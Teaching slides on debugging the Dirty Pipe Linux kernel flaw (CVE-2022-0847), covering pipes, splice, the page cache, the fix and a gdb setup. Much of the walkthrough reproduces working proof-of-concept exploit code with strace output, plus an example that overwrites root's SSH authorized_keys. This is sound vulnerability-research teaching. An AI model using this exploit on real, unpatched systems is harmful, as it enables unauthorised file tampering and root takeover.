Debugging Linux Kernel Exploits

Dirty Pipe CVE-2022-0847

Stefan Walter

Git repository: README

https://github.com/stfnw/Debugging_Dirty_Pipe_CVE-2022-0847

This repo contains the materials for the presentation on debugging CVE-2022-0847 in the Linux kernel.

Compile slides: (requires make and docker/podman)

```
$ make
```

Outline: Our goal

1. Go through points of disclosure writeup from Max Kellermann theoretically
2. See vulnerability in practice with a vulnerable system hooked to debuggers

Dirty Pipe CVE-2022-0847

General information

- Kernel vulnerability in versions 5.8 to 5.16.11
- Discovered by Max Kellermann
- Allows arbitrary file write on readable files, even in
  - ro files,
  - immutable files, or
  - files on ro filesystems like btrfs ro snapshots
- Also affects e.g. containers and android

Root problem

- Ultimately caused by incorrect performance optimizations
- More specifically cache handling
- Like so many other problems

> There are two hard problems in computer science:
>
> 1. cache invalidation,
> 2. naming things,
> 3. and off-by-1 errors.

Openwall mailinglist post

https://www.openwall.com/lists/oss-security/2022/03/07/1

> Date: Mon, 7 Mar 2022 13:01:19 +0100
> From: Max Kellermann <max.kellermann@...os.com>
> To: oss-security@...ts.openwall.com
> Subject: CVE-2022-0847: Linux kernel: overwriting read-only files
>
> Hi oss-security,
>
> two weeks ago, I found a vulnerability in the Linux kernel since
> version 5.8 commit f6dd975583bd ("pipe: merge anon_pipe_buf*_ops") due
> to uninitialized variables. It enables anybody to write arbitrary
> data to arbitrary files, even if the file is O_RDONLY, immutable or on
> a MS_RDONLY filesystem.

Openwall mailinglist post

> It can be used to inject code into arbitrary processes.
> It is similar to CVE-2016-5195 "Dirty Cow", but is easier to exploit.
>
> The vulnerability was fixed in Linux 5.16.11, 5.15.25 and 5.10.102.
>
> A proof-of-concept exploit is attached.
>
> For anybody curious, here's an article about how I discovered this:
> https://dirtypipe.cm4all.com/
>
> Max

Writeups

Official writeup (including PoC): https://dirtypipe.cm4all.com/

Other good source: https://redhuntlabs.com/blog/the-dirty-pipe-vulnerability.html

Ready-to-run exploit that spawns shell

In exploitdb: https://www.exploit-db.com/exploits/50808

Local Privilege Escalation: Writes in suid executable to get root shell

Fix in upstream source

- Patch submitted to linux kernel mailing list (LKML): https://lore.kernel.org/lkml/20220221100313.1504449-1-max.kellermann@ionos.com/
- Commit in upstream source: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=9d2231c5d74e13b2a0546fee6737ee4446017903
- Fix is literally only two lines

PoC

Tested on Debian VM with vulnerable kernel version:

```
$ uname -a
Linux debian 5.10.84 #1 SMP Wed Mar 16 09:53:51 UTC 2022 x86_64 GNU/Linux

$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
...
```

PoC

Proof-of-Concept exploit https://dirtypipe.cm4all.com/#exploiting

- Allows writing of any file
- < 100 lines of well-readable C
- We will use it without modification
- Compile

```
gcc -g -o write_anything write_anything.c
```

PoC: First run

Helper function for preparing non-writable file:

```
prepare_file() {
  sudo rm -rfv /tmp/tmp ; mkdir /tmp/tmp
  echo AAAAAA > /tmp/tmp/testfile
  sudo chmod 0444 /tmp/tmp/testfile
  sudo chown -R root:root /tmp/tmp
  sudo -K
  ls -al /tmp/tmp
  cat /tmp/tmp/testfile
}
```

PoC: First run

First run of PoC:

```
$ prepare_file
removed '/tmp/tmp/testfile'
removed directory '/tmp/tmp'
total 12
drwxr-xr-x  2 root root 4096 Apr  1 07:17 .
drwxrwxrwt 11 root root 4096 Apr  1 07:17 ..
-r--r--r--  1 root root    7 Apr  1 07:17 testfile
AAAAAA
```

PoC: First run

First run of PoC:

```
$ ./write_anything /tmp/tmp/testfile 1 $'BBBB'
It worked!

$ cat /tmp/tmp/testfile
ABBBBA

$ ls -al /tmp/tmp/testfile
-r--r--r-- 1 root root 7 Apr  1 07:17 /tmp/tmp/testfile
```

Building blocks

Overview

Parts in kernel:

- syscalls
- memory management
- pipes
- some optimizations implemented in kernel

syscalls

- "System calls"
- Interface between userspace and kernel
- Trigger switch from userspace to kernel

syscalls

- Good resource: https://0xax.gitbooks.io/linux-insides/content/SysCall/linux-syscall-1.html
- syscalls executed by a program can be listed with e.g. `strace` from `man strace`:

> strace - trace system calls and signals

Memory management

- Memory is divided into **pages**
- One page usually is 4096 bytes in size

Separation:

- **Userspace**: memory for programs
- **Kernelspace**: memory exclusively used by kernel

Memory management

For our purposes, two kinds of memory managed by CPU/kernel are interesting:

- **Anonymous**:
    - memory requested by applications
    - e.g. for heap/stack of applications
    - not backed by file system
- **Page cache**:
    - backed by file system
    - on file I/O: kernel copies data from disk into pages in page cache
    - further operations happen in cache / in-memory

Memory management: Simplified example of page cache

Interaction between **program in userspace** and **Linux kernel** for **file I/O**:

- program reads data from file
  => *kernel copies data to memory/page cache, from there to userspace*
- program reads same data again
  => *kernel copies data directly from page cache to userspace*
- program writes to file
  => *kernel copies data from userspace to page cache, marks cache as dirty*
- program ends / closes file
  => *kernel writes data from page cache back to file on disk*

Pipes

For example:

```
$ ps | less
```

Sidenote: here: socalled *anonymous* pipes.

Completely in memory. (In contrast to *named* pipes).

Pipes

From `man 7 pipe`:

> Pipes [...] provide a unidirectional interprocess communication channel.

> A pipe has a read end and a write end.

> Data written to the write end of a pipe can be read from the read end of the pipe.


> A pipe is created using pipe(2)
> returns two file descriptors, one referring to the read end of the pipe, the other referring to the write end.

Pipes

- Buffering data streams
- Implemented with **ring/circular buffer** data structure
- Entries: `struct pipe_buffer` containing
    - pointer to memory page
    - control information / metadata about that page

Pipes

Circular buffer (By MuhannadAjjan - Own work, CC BY-SA 4.0, https://commons.wikimedia.org/w/index.php?curid=45368479)



Pipes

Corresponding syscall: from `man 2 pipe`

```c
int pipe(int pipefd[2]);
int pipe2(int pipefd[2], int flags);
```

> pipe() creates a pipe, a unidirectional data channel that can be used for interprocess communication.

> pipefd is [...] two file descriptors referring to the ends of the pipe.

- > pipefd[0] refers to the read end of the pipe
- > pipefd[1] refers to the write end of the pipe.

> Data written to the write end of the pipe is buffered by the kernel until it is read from the read end of the pipe.

Pipes

If recent write to pipe does not fill page,
following write may **append data to the existing page**.

Some optimizations implemented in the kernel

- Focus here: frequent copying data between kernel and userspace
- Switches between kernel- and userspace are relatively expensive for CPU
- Depending on source/target, some unnecessary copying occurs; e.g. when
    i. userspace program requests data from kernel,
    ii. then passes same data right back to kernel for next operation

Some optimizations implemented in the kernel

Example special cases:

- allow userspace program direct access to page cache => `mmap`
- between a pipe and something else => `splice`

Relevant here: `splice`

Splice

From `man 2 splice`:

- > splice() moves data between two file descriptors
- > without copying between kernel address space and user address space
- > one of the file descriptors must refer to a pipe

Splice

From `man 2 splice`: Function prototype

```c
ssize_t splice(int fd_in,  off64_t *off_in,
               int fd_out, off64_t *off_out,
               size_t len, unsigned int flags);
```

> transfers

- > up to `len` bytes of data
- > from the file descriptor `fd_in`
- > to the file descriptor `fd_out`
- `off_in` and `off_out` are offsets in `fd_in` and `fd_out`

Splice

From `man 2 splice`:

- > actual copies are generally avoided
- > implementing a pipe buffer as [...] pointers to pages of kernel memory
- > only pointers are copied, not the pages of the buffer

Sidenote: File descriptors

Used by kernel to **identify open files**

From `man 2 open`:

> The return value of open() is a file descriptor, a small, nonnegative integer that is an index to an entry in the process's table of open file descriptors.

> The file descriptor is used in subsequent system calls (read(2), write(2), lseek(2), fcntl(2), etc.) to refer to the open file.

> The file descriptor returned by a successful call will be the lowest-numbered file descriptor not currently open for the process.

Sidenote: File descriptors

Prototype of e.g. `open`:

```
int open(const char *pathname, int flags);
int open(const char *pathname, int flags, mode_t mode);
```

=> fd implemented as `int`

Assembling the pieces

Problem

For pipes:

- recap: kernel keeps control information/flags about each page
- recap: writes may append data to current page
- flag `PIPE_BUF_FLAG_CAN_MERGE` indicates, whether pipe page can be appended to (this should be forbidden in certain scenarios, see next slide)

Problem

Problem: after `splice` from file to pipe

- kernel loads data into memory page in page cache
- entry in pipe buffer points directly to that page (optimization, zero-copy)

Problem

Vulnerability: **Incomplete reset of control information** in following scenario

- page in pipe buffer was once appendable (default for anonymous pipes)
- `splice` swaps out target pointer of page pointed to in pipe buffer
  to page in page cache (= backed by file on disk)
- **but: control information (`PIPE_BUF_FLAG_CAN_MERGE`) is not reset**
- => **page stays appendable**
- writes to pipe modify page and mark page cache dirty
  => propagate to disk

Summary exploit prerequisites

- read permission on file
  (for `splice`-ing from it)
- offset mustn't be on page boundary
  (for page to be in page cache / backed by file on disk)
- write can't cross page boundary
  (otherwise creates new anonymous buffer not backed by file)
- file can't be resized

High-level walkthrough

Fix in upstream source

Literally only two lines, initializing flags. Patch from Max Kellermann:

```
diff --git a/lib/iov_iter.c b/lib/iov_iter.c
index b0e0acdf96c15..6dd5330f7a995 100644
--- a/lib/iov_iter.c
+++ b/lib/iov_iter.c
@@ -414,6 +414,7 @@ static size_t copy_page_to_iter_pipe(struct page *page, size_t offset, size_t by
                return 0;

        buf->ops = &page_cache_pipe_buf_ops;
+       buf->flags = 0;
        get_page(page);
        buf->page = page;
        buf->offset = offset;
@@ -577,6 +578,7 @@ static size_t push_pipe(struct iov_iter *i, size_t size,
                        break;

                buf->ops = &default_pipe_buf_ops;
+               buf->flags = 0;
                buf->page = page;
                buf->offset = 0;
                buf->len = min_t(ssize_t, left, PAGE_SIZE);
```

syscalls in PoC: list with strace: startup

Program startup: uninteresting here

```
$ strace ./write_anything /tmp/tmp/testfile 1 $'BBBB'
execve("./write_anything", ["./write_anything", "/tmp/tmp/testfile", "1", "BBBB"], 0x7ffd0461c238 /* 24 vars */) = 0
brk(NULL)                               = 0x55f215d71000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=69733, ...}) = 0
mmap(NULL, 69733, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7ff7008a9000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0@n\2\0\0\0\0\0"..., 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=1839792, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ff7008a7000
mmap(NULL, 1852680, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7ff7006e2000
mprotect(0x7ff700707000, 1662976, PROT_NONE) = 0
mmap(0x7ff700707000, 1355776, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x25000) = 0x7ff700707000
mmap(0x7ff700852000, 303104, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x170000) = 0x7ff700852000
mmap(0x7ff70089d000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1ba000) = 0x7ff70089d000
mmap(0x7ff7008a3000, 13576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7ff7008a3000
close(3)                                = 0
arch_prctl(ARCH_SET_FS, 0x7ff7008a8540) = 0
mprotect(0x7ff70089d000, 12288, PROT_READ) = 0
mprotect(0x55f215bda000, 4096, PROT_READ) = 0
mprotect(0x7ff7008e5000, 4096, PROT_READ) = 0
munmap(0x7ff7008a9000, 69733)           = 0
```

syscalls in PoC: list with strace: relevant part

```
openat(AT_FDCWD, "/tmp/tmp/testfile", O_RDONLY) = 3
fstat(3, {st_mode=S_IFREG|0444, st_size=7, ...}) = 0
pipe([4, 5])                            = 0
fcntl(5, F_GETPIPE_SZ)                  = 65536
write(5, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
...
write(5, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
read(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
...
read(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
splice(3, [0], 5, NULL, 1, 0)           = 1
write(5, "BBBB", 4)                     = 4
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0), ...}) = 0
brk(NULL)                               = 0x55f215d71000
brk(0x55f215d92000)                     = 0x55f215d92000
write(1, "It worked!\n", 11It worked!
)            = 11
exit_group(0)                           = ?
+++ exited with 0 +++
```

PoC: license `write_anything.c` (for reference)

```c
/* SPDX-License-Identifier: GPL-2.0 */
/*
 * Copyright 2022 CM4all GmbH / IONOS SE
 *
 * author: Max Kellermann <max.kellermann@ionos.com>
 *
 * Proof-of-concept exploit for the Dirty Pipe
 * vulnerability (CVE-2022-0847) caused by an uninitialized
 * "pipe_buffer.flags" variable.  It demonstrates how to overwrite any
 * file contents in the page cache, even if the file is not permitted
 * to be written, immutable or on a read-only mount.
 *
 * This exploit requires Linux 5.8 or later; the code path was made
 * reachable by commit f6dd975583bd ("pipe: merge
 * anon_pipe_buf*_ops").  The commit did not introduce the bug, it was
 * there before, it just provided an easy way to exploit it.
 *
 * There are two major limitations of this exploit: the offset cannot
 * be on a page boundary (it needs to write one byte before the offset
 * to add a reference to this page to the pipe), and the write cannot
 * cross a page boundary.
 *
 * Example: ./write_anything /root/.ssh/authorized_keys 1 $'\nssh-ed25519 AAA......\n'
 *
 * Further explanation: https://dirtypipe.cm4all.com/
 */
```

syscalls in PoC: list with strace: step-by-step

Excerpt strace / syscall:

```
openat(AT_FDCWD, "/tmp/tmp/testfile", O_RDONLY) = 3
```

Excerpt PoC source from `write_anything.c`:

```
        /* open the input file and validate the specified offset */
        const int fd = open(path, O_RDONLY); // yes, read-only! :-)
        if (fd < 0) {
                perror("open failed");
                return EXIT_FAILURE;
        }
```

syscalls in PoC: list with strace: step-by-step

Excerpt strace / syscall:

```
fstat(3, {st_mode=S_IFREG|0444, st_size=7, ...}) = 0
```

Excerpt PoC source from `write_anything.c`:

```c
        struct stat st;
        if (fstat(fd, &st)) {
                perror("stat failed");
                return EXIT_FAILURE;
        }

        if (offset > st.st_size) {
                fprintf(stderr, "Offset is not inside the file\n");
                return EXIT_FAILURE;
        }

        if (end_offset > st.st_size) {
                fprintf(stderr, "Sorry, cannot enlarge the file\n");
                return EXIT_FAILURE;
        }
```

syscalls in PoC: list with strace: step-by-step

Excerpt strace / syscall:

```
pipe([4, 5])                            = 0
```

Excerpt PoC source from `write_anything.c`:

```
        if (pipe(p)) abort();
```

Note:

- 4 and 5 are *both* new file descriptors returned by `pipe`
- ends of pipe are not connected to anything yet

syscalls in PoC: list with strace: step-by-step

Excerpt strace / syscall:

```
fcntl(5, F_GETPIPE_SZ)                  = 65536
```

Excerpt PoC source from `write_anything.c`:

```
        const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
```

Note: get size of pipe circular buffer

syscalls in PoC: list with strace: step-by-step

Excerpt strace / syscall:

```
write(5, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
...
write(5, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
```

Excerpt PoC source from `write_anything.c`:

```
        static char buffer[4096];

        /* fill the pipe completely; each pipe_buffer will now have
           the PIPE_BUF_FLAG_CAN_MERGE flag */
        for (unsigned r = pipe_size; r > 0;) {
                unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
                write(p[1], buffer, n);
                r -= n;
        }
```

syscalls in PoC: list with strace: step-by-step

Excerpt strace / syscall:

```
read(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
...
read(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
```

Excerpt PoC source from `write_anything.c`:

```
        /* drain the pipe, freeing all pipe_buffer instances (but
           leaving the flags initialized) */
        for (unsigned r = pipe_size; r > 0;) {
                unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
                read(p[0], buffer, n);
                r -= n;
        }
```

```
        /* the pipe is now empty, and if somebody adds a new
           pipe_buffer without initializing its "flags", the buffer
           will be mergeable */
```

syscalls in PoC: list with strace: step-by-step

Excerpt strace / syscall:

```
splice(3, [0], 5, NULL, 1, 0)           = 1
```

Excerpt PoC source from `write_anything.c`:

```c
        /* splice one byte from before the specified offset into the
           pipe; this will add a reference to the page cache, but
           since copy_page_to_iter_pipe() does not initialize the
           "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
        --offset;
        ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
        if (nbytes < 0) {
                perror("splice failed");
                return EXIT_FAILURE;
        }
        if (nbytes == 0) {
                fprintf(stderr, "short splice\n");
                return EXIT_FAILURE;
        }
```

Note: splice **from** file **to** pipe write end

syscalls in PoC: list with strace: step-by-step

Excerpt strace / syscall:

```
write(5, "BBBB", 4)                     = 4
```

Excerpt PoC source from `write_anything.c`:

```c
        /* the following write will not create a new pipe_buffer, but
           will instead write into the page cache, because of the
           PIPE_BUF_FLAG_CAN_MERGE flag */
        nbytes = write(p[1], data, data_size);
        if (nbytes < 0) {
                perror("write failed");
                return EXIT_FAILURE;
        }
        if ((size_t)nbytes < data_size) {
                fprintf(stderr, "short write\n");
                return EXIT_FAILURE;
        }
```

Note: since file is opened read-only, **this write should fail**

syscalls in PoC: list with strace: step-by-step

Excerpt strace / syscall:

```
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0), ...}) = 0
brk(NULL)                               = 0x55f215d71000
brk(0x55f215d92000)                     = 0x55f215d92000
write(1, "It worked!\n", 11It worked!
```

Excerpt PoC source from `write_anything.c`:

```
        printf("It worked!\n");
```

syscalls in PoC: list with strace: step-by-step

Excerpt strace / syscall:

```
exit_group(0)                           = ?
+++ exited with 0 +++
```

Excerpt PoC source from `write_anything.c`:

```
        return EXIT_SUCCESS;
```

What we've done

Recap:

- We walked through PoC / userspace code
- We understood vulnerability on a high level

Next:

- Debugging
- Dig into kernel code where vulnerability actually happens

Debugging

Setup

Like described in previous lesson we will use qemu debian VM.


See slides for previous session.

But we need vulnerable kernel version.

Setup

Refer to https://security-tracker.debian.org/tracker/CVE-2022-0847

=> bullseye 5.10.84-1 is vulnerable



Source Package	Release	Version	Status
linux (PTS)	stretch	4.9.228-1	fixed
	stretch (security)	4.9.303-1	fixed
	buster	4.19.208-1	fixed
	buster (security)	4.19.232-1	fixed
	bullseye	5.10.84-1	vulnerable
	bullseye (security)	5.10.103-1	fixed
	bookworm, sid	5.16.14-1	fixed

The information below is based on the following data on fixed versions.

Setup: Quick recap kernel compilation and installation

- Debian VM (here with qemu, libvirt)
- Kernel parameters (in VM): edit `/etc/default/grub`, then `sudo update-grub`

```diff
-GRUB_CMDLINE_LINUX_DEFAULT="quiet"
+GRUB_CMDLINE_LINUX_DEFAULT="quiet nokaslr"
```

Setup: Quick recap kernel compilation and installation

- Qemu commandline options (on host):

```
$ virsh edit debian11
<domain xmlns:qemu="http://libvirt.org/schemas/domain/qemu/1.0" type="qemu">
<qemu:commandline>
  <qemu:arg value='-s'/>
</qemu:commandline>
```

- Set runlevel non-graphical in VM

```
$ sudo systemctl set-default multi-user.target
```

Setup: Quick recap kernel compilation and installation

Refer to previous presentation for more detailed writeup

```
$ podman run -ti -v .:/data docker.io/debian:bullseye /bin/bash
$ sed -i 'p; s/^deb/deb-src/' /etc/apt/sources.list ; cat /etc/apt/sources.list
$ apt-get update
$ apt search linux-source
$ apt show linux-source
$ apt show linux-source-5.10
$ apt-cache policy linux-source-5.10
$ apt-get -y install build-essential fakeroot linux-source-5.10=5.10.84-1
$ apt-get -y build-dep linux
```

Setup: Quick recap kernel compilation and installation

```
$ cd /data/ ; tar xaf /usr/src/linux-source-*.tar.xz ; cd linux-source-*
$ xzcat /usr/src/linux-config-*/config.amd64_none_amd64.xz > .config

$ scripts/config --set-str CONFIG_BUILD_SALT "KERNEL_DEBUGGING"
$ scripts/config --disable CONFIG_MODULE_SIG
$ scripts/config --disable CONFIG_MODULE_SIG_ALL
$ scripts/config --set-str CONFIG_MODULE_SIG_KEY ""
$ scripts/config --set-str CONFIG_SYSTEM_TRUSTED_KEYS ""
$ scripts/config --enable CONFIG_GDB_SCRIPTS
$ scripts/config --enable CONFIG_FRAME_POINTER
```

Setup: Quick recap kernel compilation and installation

```
$ diff --color -u <(xzcat /usr/src/linux-config-*/config.amd64_none_amd64.xz) .config

$ make clean
$ make -j $(nproc) bindeb-pkg

$ cd ../ ; ls -ald linux-*

$ sudo dpkg -i linux-image-5.10.84_5.10.84-1_amd64.deb

$ ln -srfv scripts/gdb/vmlinux-gdb.py vmlinux-gdb.py
```

Debugging strategy

- Start from interface between userspace / kernelspace (=syscalls); go from there
- Problem: following transition from userspace to kernelspace not easily possible

Debugging strategy

To get both sides: start two gdb instances

- for kernel (from host)

```
$ gdb -q \
    -iex "add-auto-load-safe-path $PWD" \
    -ex "source $PWD/vmlinux-gdb.py" \
    -ex 'target remote :1234' \
    -ex "set substitute-path /data/linux-source-5.10/ $PWD" \
    -ex "set disassembly-flavor intel" \
    vmlinux
```

- for userspace (from inside VM)

```
$ prepare_file
$ gdb -q --args ./write_anything /tmp/tmp/testfile 1 $'BBBB'
```

Sidenote: browsing c source code in vim

- Use ctags for navigation

```
[demo@demo linux-source-5.10]$ ctags -R .
```

```
:help tag
:help :tag
:help tselect
:help CTRL-]
:help CTRL-o
:help ltag
:help lopen
```

- Example

```
:tag do_splice
:ts
```

Finding syscall implementations

Implementation of syscalls in Linux kernel (usually):

- Using `SYSCALL_DEFINEx` family of macros
- These are defined in `include/linux/syscalls.h`

Finding syscall implementations

`include/linux/syscalls.h`

```
#ifndef SYSCALL_DEFINE0
#define SYSCALL_DEFINE0(sname)                                  \
        SYSCALL_METADATA(_##sname, 0);                          \
        asmlinkage long sys_##sname(void);                      \
        ALLOW_ERROR_INJECTION(sys_##sname, ERRNO);              \
        asmlinkage long sys_##sname(void)
#endif /* SYSCALL_DEFINE0 */

#define SYSCALL_DEFINE1(name, ...) SYSCALL_DEFINEx(1, _##name, __VA_ARGS__)
#define SYSCALL_DEFINE2(name, ...) SYSCALL_DEFINEx(2, _##name, __VA_ARGS__)
